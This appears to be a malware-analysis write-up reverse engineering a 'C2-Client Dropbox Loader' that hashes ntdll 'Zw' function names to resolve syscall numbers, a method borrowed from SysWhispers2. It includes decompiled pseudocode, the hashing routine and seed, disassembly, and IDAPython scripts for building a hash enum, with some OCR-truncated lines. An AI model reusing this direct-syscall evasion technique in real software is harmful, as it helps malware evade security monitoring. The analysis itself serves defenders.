    dll_base = (char *)ldr_data_table_entry->DllBase;// get next dll base
  }
  while ( dll_base );
  if ( !export_dir )
    return 0i64;
  LODWORD(number_of_names) = export_dir->NumberOfNames;
  AddressOfNameOrdinals = export_dir->AddressOfNameOrdinals;
  address_of_names = &dll_base[export_dir->AddressOfNames];
  AddressOfFunctions = export_dir->AddressOfFunctions;
  v11 = 0;
  Address_of_functions = &dll_base[AddressOfFunctions];
  Address_OfNameOrdinals = &dll_base[AddressOfNameOrdinals];
  do
  {
    number_of_names = (unsigned int)(number_of_names - 1);
    current_func_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
    if ( *(_WORD *)current_func_name == 'wZ' )// we are looking for soem func starting Zw
    {
      v15 = 0;
      func_name_hash = 0x1A33AD97;
      if ( *current_func_name )
      {
        v17 = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
        do
        {
```

```
  address_of_names = &dll_base[export_dir->AddressOfNames];
  AddressOfFunctions = export_dir->AddressOfFunctions;
  v11 = 0;
  Address_of_functions = &dll_base[AddressOfFunctions];
  Address_OfNameOrdinals = &dll_base[AddressOfNameOrdinals];
  do
  {
    number_of_names = (unsigned int)(number_of_names - 1);
    current_func_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
    if ( *(_WORD *)current_func_name == 'wZ' )// we are looking for soem func starting Zw
    {
      v15 = 0;
      func_name_hash = 0x1A33AD97;
      if ( *current_func_name )
      {
        v17 = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
        do
        {
          ++v15;
          v18 = *(unsigned __int16 *)v17 + __ROR4__(func_name_hash, 8);// syscall hashing
          v17 = &current_func_name[v15];
          func_name_hash ^= v18;
        }
        while ( *v17 );
      }
      v19 = v11++;
      v19 *= 2i64;
      hashed_syscall_count[2 * v19 + 2] = func_name_hash;
      hashed_syscall_count[2 * v19 + 3] = *(_DWORD *)&Address_of_functions[4 * *(unsigned __int1
      *(_QWORD *)&hashed_syscall_count[2 * v19 + 4] = 0i64;
      if ( v11 == 500 )
        break;
    }
  }
  while ( (_DWORD)number_of_names );
  v20 = 0;
  hashed_syscall_count[0] = v11;
  if ( v11 != 1 )
  {
    do
    {
      v21 = 0;
      if ( v11 - v20 != 1 )
      {
        do
        {
          v22 = v21 + 1;
```

Whenever we see this kind of advanced technique (dynamic resolving of syscall via syscall name hashing and creating "hashed_syscalls_table" which serves as lookup table + direct syscall call via stub code similar like in ntdll.dll) we should do a little OSINT if this technique is based on some already published one.
In this case, our assumption was correct and this technique is based on "SysWhispers2" published on Github [GITHUB - SysWhispers2]. C2-Client Dropbox Loader was reusing most of the original code from "SysWhispers2" also the syscall name hashing algorithm so with this information we can take some structures and implement it in IDA to get better understanding of this code like in pictures below:


Using "hashed_syscalls_table" as lookup table for desired syscall hash to retrieve its syscall number:


Pseudocode-A
Annotated and retyped code of C2-Client Dropbox Loader
SysWhispers2/base.c at main · jt
https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c
Original SysWhispers2 code

```
DWORD __fastcall resolve_syscall(int encoded_syscall_hash)
{
    DWORD result; // eax

    if ( !(unsigned int)resolve_and_hash_all_syscalls() )
        return 0xFFFFFFFF;
    result = 0;
    if ( !hashed_syscall_table.Count )
        return 0xFFFFFFFF;
    while ( encoded_syscall_hash != hashed_syscall_table.Entries[2 * result].hash )
    {
        if ( ++result >= hashed_syscall_table.Count )
            return 0xFFFFFFFF;
    }
    return result;                                  // return syscall number
    // The code is actually utilizing SysWhispers2 - to resolve syscalls
    // example src.:https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c
}
```

```
EXTERN_C DWORD SW2_GetSyscallNumber(DWORD FunctionHash)
{
    // Ensure SW2_SyscallList is populated.
    if (!SW2_PopulateSyscallList()) return -1;

    for (DWORD i = 0; i < SW2_SyscallList.Count; i++)
    {
        if (FunctionHash == SW2_SyscallList.Entries[i].Hash)
        {
            return i;
        }
    }

    return -1;
}
```


Hashing syscall names and populating + reordering the "hashed_syscalls_table":


Pseudocode-A
SysWhispers2/base.c at main · jt
https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c

```
    do
    {
        number_of_names = (unsigned int)(number_of_names - 1);
        current_func_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
        if ( *(_WORD *)current_func_name == 'wZ' )// we are looking for soem func starting Zw
        {
            v15 = 0;
            func_name_hash = 0x1A33AD97;      // initial_SEED
            if ( *current_func_name )
            {
                partial_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
                do
                {
                    ++v15;
                    temp = *(unsigned __int16 *)partial_name + __ROR4__(func_name_hash, 8);// syscall hashing
                    partial_name = &current_func_name[v15];
                    func_name_hash ^= temp;
                }
                while ( *partial_name );
            }
            v19 = Count++;
            v19 *= 2i64;
            hashed_syscall_table.Entries[v19].hash = func_name_hash;
            hashed_syscall_table.Entries[v19 + 1].address = *(_DWORD *)&Address_of_functions[4 * *(unsigned __int1
            *(_QWORD *)&hashed_syscall_table.Entries[v19 + 1].hash = 0i64;
            if ( Count == 500 )
                break;
        }
    }
    while ( (_DWORD)number_of_names );
    v20 = 0;
    hashed_syscall_table.Count = Count;        //  // Save total number of system calls found.
    if ( Count != 1 )
    {
        do                                     // // Sort the list by address in ascending order.
        {
            v21 = 0;
            if ( Count - v20 != 1 )
            {
                do
                {
                    v22 = v21 + 1;
                    address = hashed_syscall_table.Entries[2 * v21 + 1].address;
                    if ( address > hashed_syscall_table.Entries[2 * v21 + 3].address )
                    {                          // // Swap entries.
                        hash = hashed_syscall_table.Entries[2 * v21].hash;
                        hash_1 = *(_QWORD *)&hashed_syscall_table.Entries[2 * v21 + 1].hash;
```

```
    do
    {
        PCHAR FunctionName = SW2_RVA2VA(PCHAR, DllBase, Names[NumberOfNames - 1]);

        // Is this a system call?
        if (*(USHORT*)FunctionName == 'wZ')
        {
            Entries[i].Hash = SW2_HashSyscall(FunctionName);
            Entries[i].Address = Functions[Ordinals[NumberOfNames - 1]];

            i++;
            if (i == SW2_MAX_ENTRIES) break;
        }
    } while (--NumberOfNames);

    // Save total number of system calls found.
    SW2_SyscallList.Count = i;

    // Sort the list by address in ascending order.
    for (i = 0; i < SW2_SyscallList.Count - 1; i++)
    {
        for (DWORD j = 0; j < SW2_SyscallList.Count - i - 1; j++)
        {
            if (Entries[j].Address > Entries[j + 1].Address)
            {
                // Swap entries.
                SW2_SYSCALL_ENTRY TempEntry;

                TempEntry.Hash = Entries[j].Hash;
                TempEntry.Address = Entries[j].Address;

```

The main point of this kind of retrieving syscall numbers for routines is based on the fact that syscall numbers are in ascending order strictly connected to order of syscall´s virtual addresses "Zw*" inside of ntdll.dll – meaning that lowest virtual address of syscall = lowest number of syscall (highest virtual address of syscall = highest number of syscall). We can confirm this fact/idea with simple [python script] + ntdll.dll in IDA:



IDA View-A
File Edit Selection View Go Run Terminal Help
Resolve_syscall_numbers_via_VA_ntdll.py - test - Visual Studio Code
Resolve_syscall_numbers_via_VA_ntdll.py
PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
Ln 14, Col 52 Spaces: 4

```
.text:000000018009E520                 public NtCreateThreadEx
.text:000000018009E520 NtCreateThreadEx proc near              ; CODE XREF: RtlpCreateUs
.text:000000018009E520                                         ; DATA XREF: .rdata:00006
.text:000000018009E520                 mov     r10, rcx        ; NtCreateThreadEx
.text:000000018009E523                 mov     eax, 0C1h ; 'Á'
.text:000000018009E528                 test    byte ptr ds:7FFE0308h, 1
.text:000000018009E530                 jnz     short loc_18009E535
.text:000000018009E532                 syscall                 ; Low latency system call
.text:000000018009E534                 retn
.text:000000018009E535 ; ---------------------------------------------------------------
.text:000000018009E535
.text:000000018009E535 loc_18009E535:                          ; CODE XREF: NtCreateThre
.text:000000018009E535                 int     2Eh             ; DOS 2+ internal - EXECU
.text:000000018009E535                                         ; DS:SI -> counted CR-ter
.text:000000018009E537                 retn
.text:000000018009E537 NtCreateThreadEx endp
.text:000000018009E537
.text:000000018009E537 ; ---------------------------------------------------------------
.text:000000018009E538 algn_18009E538:                         ; DATA XREF: .pdata:00006
.text:000000018009E538                 align 20h
.text:000000018009E540 ; Exported entry 315. NtCreateTimer
.text:000000018009E540 ; Exported entry 1898. ZwCreateTimer
.text:000000018009E540
.text:000000018009E540 ; --------------- S U B R O U T I N E ---------------------------
.text:000000018009E540
.text:000000018009E540
.text:000000018009E540                 public ZwCreateTimer
.text:000000018009E540 ZwCreateTimer   proc near               ; DATA XREF: .rdata:00006
.text:000000018009E540                                         ; .rdata:off_1801511984o
.text:000000018009E540                 mov     r10, rcx        ; NtCreateTimer
.text:000000018009E543                 mov     eax, 0C2h ; 'Â'
.text:000000018009E548                 test    byte ptr ds:7FFE0308h, 1
.text:000000018009E550                 jnz     short loc_18009E555
.text:000000018009E552                 syscall                 ; Low latency system call
.text:000000018009E554                 retn
.text:000000018009E555 ; ---------------------------------------------------------------
.text:000000018009E555
.text:000000018009E555 loc_18009E555:                          ; CODE XREF: ZwCreateTime
.text:000000018009E555                 int     2Eh             ; DOS 2+ internal - EXECU
.text:000000018009E555                                         ; DS:SI -> counted CR-ter
.text:000000018009E557                 retn
.text:000000018009E557 ZwCreateTimer   endp
.text:000000018009E557
.text:000000018009E557 ; ---------------------------------------------------------------
.text:000000018009E558 algn_18009E558:                         ; DATA XREF: .pdata:00006
.text:000000018009E558                 align 20h
.text:000000018009E560 ; Exported entry 316. NtCreateTimer2
.text:000000018009E560 ; Exported entry 1899. ZwCreateTimer2
```

```python
#print Syscall Functions + syscall numbers in order of VA ascending
import lief

Syscalls = {}
ntdll = lief.parse(r"C:\Windows\System32\ntdll.dll")
for export in ntdll.exported_functions:
    if export.name.startswith("Zw"):
        Syscalls[export.name] = (export.address + ntdll.optional_header.imagebase)

#Sorting syscalls ascending via VA
sorted_syscalls = sorted(Syscalls.items(), key=lambda x: x[1], reverse=False)
#printing sorted syscalls with syscall numbers
for i, syscall in enumerate(sorted_syscalls):
    print("[Syscall Name]:",syscall[0],"  [Syscall VA]:",hex(syscall[1]),"  [Syscall Number]:",hex(i))
```

```
[Syscall Name]: ZwCreateProcess   [Syscall VA]: 0x18009e420   [Syscall Number]: 0xb9
[Syscall Name]: ZwCreateProfile   [Syscall VA]: 0x18009e440   [Syscall Number]: 0xba
[Syscall Name]: ZwCreateProfileEx   [Syscall VA]: 0x18009e460   [Syscall Number]: 0xbb
[Syscall Name]: ZwCreateRegistryTransaction   [Syscall VA]: 0x18009e480   [Syscall Number]: 0xbc
[Syscall Name]: ZwCreateResourceManager   [Syscall VA]: 0x18009e4a0   [Syscall Number]: 0xbd
[Syscall Name]: ZwCreateSectionEx   [Syscall VA]: 0x18009e4c0   [Syscall Number]: 0xbe
[Syscall Name]: ZwCreateSemaphore   [Syscall VA]: 0x18009e4e0   [Syscall Number]: 0xbf
[Syscall Name]: ZwCreateSymbolicLinkObject   [Syscall VA]: 0x18009e500   [Syscall Number]: 0xc0
[Syscall Name]: ZwCreateThreadEx   [Syscall VA]: 0x18009e520   [Syscall Number]: 0xc1
[Syscall Name]: ZwCreateTimer   [Syscall VA]: 0x18009e540   [Syscall Number]: 0xc2
[Syscall Name]: ZwCreateTimer2   [Syscall VA]: 0x18009e560   [Syscall Number]: 0xc3
[Syscall Name]: ZwCreateToken   [Syscall VA]: 0x18009e580   [Syscall Number]: 0xc4
[Syscall Name]: ZwCreateTokenEx   [Syscall VA]: 0x18009e5a0   [Syscall Number]: 0xc5
[Syscall Name]: ZwCreateTransaction   [Syscall VA]: 0x18009e5c0   [Syscall Number]: 0xc6
[Syscall Name]: ZwCreateTransactionManager   [Syscall VA]: 0x18009e5e0   [Syscall Number]: 0xc7
[Syscall Name]: ZwCreateUserProcess   [Syscall VA]: 0x18009e600   [Syscall Number]: 0xc8
[Syscall Name]: ZwCreateWaitCompletionPacket   [Syscall VA]: 0x18009e620   [Syscall Number]: 0xc9
```


Now when we have knowledge how this technique works, we can focus on syscall name hashing algorithm which after annotating and retyping looks similar like below:


Pseudocode-A
https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c

```c
    current_func_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
    if ( *(_WORD *)current_func_name == 'wZ' )// we are looking for soem func starting Zw
    {
        v15 = 0;
        func_name_hash = 0x1A33AD97;     // initial_SEED
        if ( *current_func_name )
        {
            partial_name = &dll_base[*(unsigned int *)&address_of_names[4 * number_of_names]];
            do
            {
                ++v15;
                temp = *(unsigned __int16 *)partial_name + __ROR4__(func_name_hash, 8);// syscall hashing
                partial_name = &current_func_name[v15];
                func_name_hash ^= temp;
            }
            while ( *partial_name );
        }
```

```c
DWORD SW2_HashSyscall(PCSTR FunctionName)
{
    DWORD i = 0;
    DWORD Hash = SW2_SEED;

    while (FunctionName[i])
    {
        WORD PartialName = *(WORD*)((ULONG64)FunctionName + i++);
        Hash ^= PartialName + SW2_ROR8(Hash);
    }

    return Hash;
}
```

This hashing routine we can easily reproduce in [IDA Python script] and create ENUM for all Syscall hashes:




```python
import lief
import idc, idaapi

# malduck.ror(v, 8, 32) --> IDA __ROR4__(v, 8)
def SW2_ROR8(v):
    return (v >> 8 | v << 24)

#hashing algorithm
def calc_hash(syscall:bytes) -> int:
    func_hash = 0x1A33AD97
    for i in range(0,len(syscall),1):
        partial_name = int.from_bytes(syscall[i:i+2], "little", signed=False)
        temp = (partial_name + SW2_ROR8(func_hash)) & 0xFFFFFFFF
        func_hash = (func_hash ^ temp) & 0xFFFFFFFF
    return func_hash

#filling dictionary
Syscall_hashes = {}
ntdll = lief.parse(r"C:\Windows\System32\ntdll.dll")
for export in ntdll.exported_functions:
    if export.name.startswith("Zw"):
        syscall_hash = calc_hash(export.name.encode('utf-8'))
        Syscall_hashes[hex(syscall_hash)] = export.name

#creating new ENUM in IDA
id = idc.add_enum(-1, "SyscallHashes_ntdll", idaapi.dec_flag())
for hash in Syscall_hashes.keys():
    idc.add_enum_member(id, Syscall_hashes[hash] , int(hash,16), -1)

print("ENUM SyscallHashes_ntdll created !!!")
print("Number of Syscalls added to ENUM: %d" % len(Syscall_hashes))
```

```asm
NtCreateThreadEx proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h
lpStartAddress= qword ptr  28h
lpParameter= qword ptr  30h
Flags= dword ptr  38h
StackZeroBits= qword ptr  40h
SizeOfStackCommit= qword ptr  48h
SizeOfStackReserve= qword ptr  50h
lpBytesBuffer= qword ptr  58h

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 0B4A8D256h ; encoded_syscall_hash
call    resolve_syscall
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall                 ; Low latency system call
retn
NtCreateThreadEx endp
```

64.00% (-139,85) (972,335) 00002EB8 0000000180003AB8: NtCreateThreadEx+18 (Synchronized with Pseudocode-A)

```c
NTSTATUS __stdcall NtCreateThreadEx(
        PHANDLE hThread,
        ACCESS_MASK DesiredAccess,
        PVOID ObjectAttributes,
        HANDLE ProcessHandle,
        PVOID lpStartAddress,
        PVOID lpParameter,
        ULONG Flags,
        SIZE_T StackZeroBits,
        SIZE_T SizeOfStackCommit,
        SIZE_T SizeOfStackReserve,
        PVOID lpBytesBuffer)
{
    NTSTATUS result; // eax

    result = resolve_syscall(0xB4A8D256);      // NtCreateThreadEx = 0xB4A8D256
    __asm { syscall; Low latency system call }
    return result;
```

So whenever we see hashed syscall name, we can apply newly created ENUM and after we find out the correct invoked routine, we can retype whole function.



```
FFFFFFFF ; Ins/Del/Ctrl-E: create/delete/edit enumeration types
FFFFFFFF ; N/Ctrl-N      : create/edit a symbolic constant
FFFFFFFF ; U             : delete a symbolic constant
FFFFFFFF ; ; or :        : set a comment for the current item
FFFFFFFF ;
FFFFFFFF ; For bitfields the line prefixes display the bitmask
FFFFFFFF ; ---------------------------------------------------------------
FFFFFFFF
FFFFFFFF ; enum SyscallHashes_ntdll, mappedto_94
FFFFFFFF ZwCreateWaitCompletionPacket  = 4079252
FFFFFFFF ZwOpenFile       = 5887722
FFFFFFFF ZwSetIoCompletionEx  = 9647150
FFFFFFFF ZwPssCaptureVaSpaceBulk  = 11010076
FFFFFFFF ZwAlpcDisconnectPort  = 12000056
FFFFFFFF ZwShutdownWorkerFactory  = 13636172
FFFFFFFF ZwDeleteAtom     = 22727038
FFFFFFFF ZwCreateJobSet   = 27125984
                          = 42810425
```


Choose enum

Enumeration	Symbol	BF	Comment
<NEW>			Add standard enum
__TI_flags	TI_IsVolatile | TI_IsUnaligned | TI_IsWinRT | 0B4A8D240h	Y	
__CT_flags	CT_ByReferenceOnly | CT_HasVirtualBase | CT_IsStdBadAlloc | 0...	Y	
MACRO_PAGE	PAGE_READONLY | PAGE_READWRITE | PAGE_EXECUTE | PAGE_...	Y	
MACRO_PAGE	PAGE_REVERT_TO_FILE_MAP | 34A8D256h	Y	
SyscallHashes_ntdll	ZwCreateThreadEx	N	

Line 6 of 6

